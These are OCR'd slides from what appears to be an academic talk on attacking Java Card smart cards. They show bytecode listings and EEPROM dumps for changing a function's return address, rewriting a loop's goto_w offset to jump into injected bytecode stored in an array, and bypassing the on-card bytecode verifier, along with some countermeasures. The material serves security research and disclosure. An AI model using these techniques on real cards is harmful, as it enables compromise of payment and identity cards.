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
  42 // nargs: 4 max_locals: 2
  11 CA FE sspush          0xCAFE
  29 04    sstore          4
  18       aload_0
  7B 00    getstatic_a     0
  8B 01    invokevirtual   1
  10 06    bspush          6
  41       sadd
  29 05    sstore          5
  16 05    sload           5
  29 07    sstore          7
  7A       return              }
```




We change the Return Address of the current function!

Counter-measures

- Check the number of locals
- The linked-frame

The linked-frame

- The memory area is non-contiguous
- The top of stack should be copied



Once Upon a Time . . .

Hypothesis

- The card has a BCV
- We can install an applet
- We may dump the smart card memory

Modus operandi

1. Understand how the loop `for` works
2. Characterize the smart card memory management
3. Modify the loop `for` to change the execution flow graph

The loop for or how to stop the Sisyphus' punishment?

```
for (short i=0 ; i<n ; ++i)
{foo = (byte) 0xBA;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 // Few instructions have
 // been hidden for a
 // better meaning.
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
}
```

The loop for or how to stop the Sisyphus' punishment?

```
0x00: sconst_0
0x01: sstore_1
0x02: sload_1
0x03: sconst_1
0x04: if_scmpge_w       00 7C
0x07: aload_0
0x08: bspush            BA
0x0A: putfield_b        0
0x0C: aload_0
0x0D: getfield_b_this   0
0x0F: putfield_b        1
// Few instructions have
// been hidden for a
// better meaning.
0xE3: aload_0
0xE4: getfield_b_this   1
0xE6: putfield_b        0
0xE8: sinc              1 1
0xEB: goto_w            FF17
```

Reloop instructions

- goto (±127 bytes)
- goto_w (±32767 bytes)

The loop for or how to stop the Sisyphus' punishment?

```
0x00: sconst_0
0x01: sstore_1
0x02: sload_1
0x03: sconst_1
0x04: if_scmpge_w      00 7C
0x07: aload_0
0x08: bspush           BA
0x0A: putfield_b       0
0x0C: aload_0
0x0D: getfield_b_this  0
0x0F: putfield_b       1
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0xE3: aload_0
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0xE8: sinc             1 1
0xEB: goto_w           FF17
```

Reloop instructions

- goto (±127 bytes)
- goto_w (±32767 bytes)

Correct running

233 bytes backward jump.

The loop for or how to stop the Sisyphus' punishment?

```
0x00: sconst_0
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0x02: sload_1
0x03: sconst_1
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0x07: aload_0
0x08: bspush           BA
0x0A: putfield_b       0
0x0C: aload_0
0x0D: getfield_b_this  0
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// Few instructions have
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// better meaning.
0xE3: aload_0
0xE4: getfield_b_this  1
0xE6: putfield_b       0
0xE8: sinc             1 1
0xEB: goto_w           0017
```

Reloop instructions

- goto ($\pm$127 bytes)
- goto_w ($\pm$32767 bytes)

Correct running

233 bytes backward jump.

Faulty running


23 bytes forward jump.

Where I want to jump?

```
ISOException.throwIt
      ((short) 0x1712);
```

Where I want to jump?

```
11 1712    sspush        1712
8D 6C00    invokestatic  6C00
```



Where I want to jump?

```
11 1712     sspush          1712
8D 6F00     invokestatic    6F00
```

```
ARRAY HEADER ABCD EF00

11 1712 8D 6FC0 00FE DCBA
```

Where I want to jump?

```
11 1712     sspush          1712
8D 6F00     invokestatic    6F00
```

```
ARRAY HEADER ABCD EF00 0000
0000 0000 00 0000 0000 0000
                ⋮
0000 0000 00 0000 0000 0000
0011 1712 8D 6FC0 00FE DCBA
```

Where I jump?

Let's find the memory management algorithm

1. chosen applets are installed on the card
2. a careful dump of the EEPROM memory is done between each installation,
3. the card is stressed (installing/deleting different applets size)

And the winner is. . .

We found the target card uses the *best fit* algorithm

Now, play with the card!

```
0x0A7F0:   18AE01 880018 AE00 8801  18AE 0188 0018
0x0A800:   AE0088 0118AE 0188 0018  AE00 8801 18AE
0x0A810:   018800 590101 A8FF 177A  008A 43C0 6C88
0x0A820:   ABCDEF 000000 0000 0000  0000 0000 0000
0x0A830:   000000 000000 0000 0000  0000 0000 0000
0x0A840:   000000 000000 0000 0000  0000 0000 0000
0x0A850:   000000 000000 0000 0000  0000 0000 0000
0x0A860:   000000 000000 0000 0000  0000 0000 0000
0x0A870:   000000 000000 0000 0000  0000 0000 0000
0x0A880:   000000 000000 0000 0000  0000 0000 0000
0x0A890:   000000 000000 0000 0000  0000 0000 0000
0x0A8A0:   111712 8D6FC0 00FE DCBA
```

Now, play with the card!

```
0x0A7F0:  18AE01 880018 AE00 8801  18AE 0188 0018
0x0A800:  AE0088 0118AE 0188 0018  AE00 8801 18AE
0x0A810:  018800 590101 A8FF 177A  008A 43C0 6C88
0x0A820:  ABCDEF 000000 0000 0000  0000 0000 0000
0x0A830:  000000 000000 0000 0000  0000 0000 0000
0x0A840:  000000 000000 0000 0000  0000 0000 0000
0x0A850:  000000 000000 0000 0000  0000 0000 0000
0x0A860:  000000 000000 0000 0000  0000 0000 0000
0x0A870:  000000 000000 0000 0000  0000 0000 0000
0x0A880:  000000 000000 0000 0000  0000 0000 0000
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```
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0x0A800:  AE0088 0118AE 0188 0018  AE00 8801 18AE
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0x0A820:  ABCDEF 000000 0000 0000  0000 0000 0000
0x0A830:  000000 000000 0000 0000  0000 0000 0000
0x0A840:  000000 000000 0000 0000  0000 0000 0000
0x0A850:  000000 000000 0000 0000  0000 0000 0000
0x0A860:  000000 000000 0000 0000  0000 0000 0000
0x0A870:  000000 000000 0000 0000  0000 0000 0000
0x0A880:  000000 000000 0000 0000  0000 0000 0000
0x0A890:  000000 000000 0000 0000  0000 0000 0000
0x0A8A0:  111712 8D6FC0 00FE DCBA
```

To Conclude...

EMAN 2

- We can change the control flow graph ...
- ... thought the modification of the stack header...
- ... without on-card BCV

EMAN 4

- We can change the control flow graph ...
- ... thought an external modification...
- ... with on-card BCV

So!

We discovered

- The BCV component can be bypassed
- The malicious byte code may be offensive
- The card must have a hardware or software control flow graph

Future Works

My PhD

- Discover the possibilities and the issues of the laser beam Vs Java Card Operating System or Virtual Machine
- Design a low-cost laser for fault attack

Thank you for your attention!
Have you any questions?

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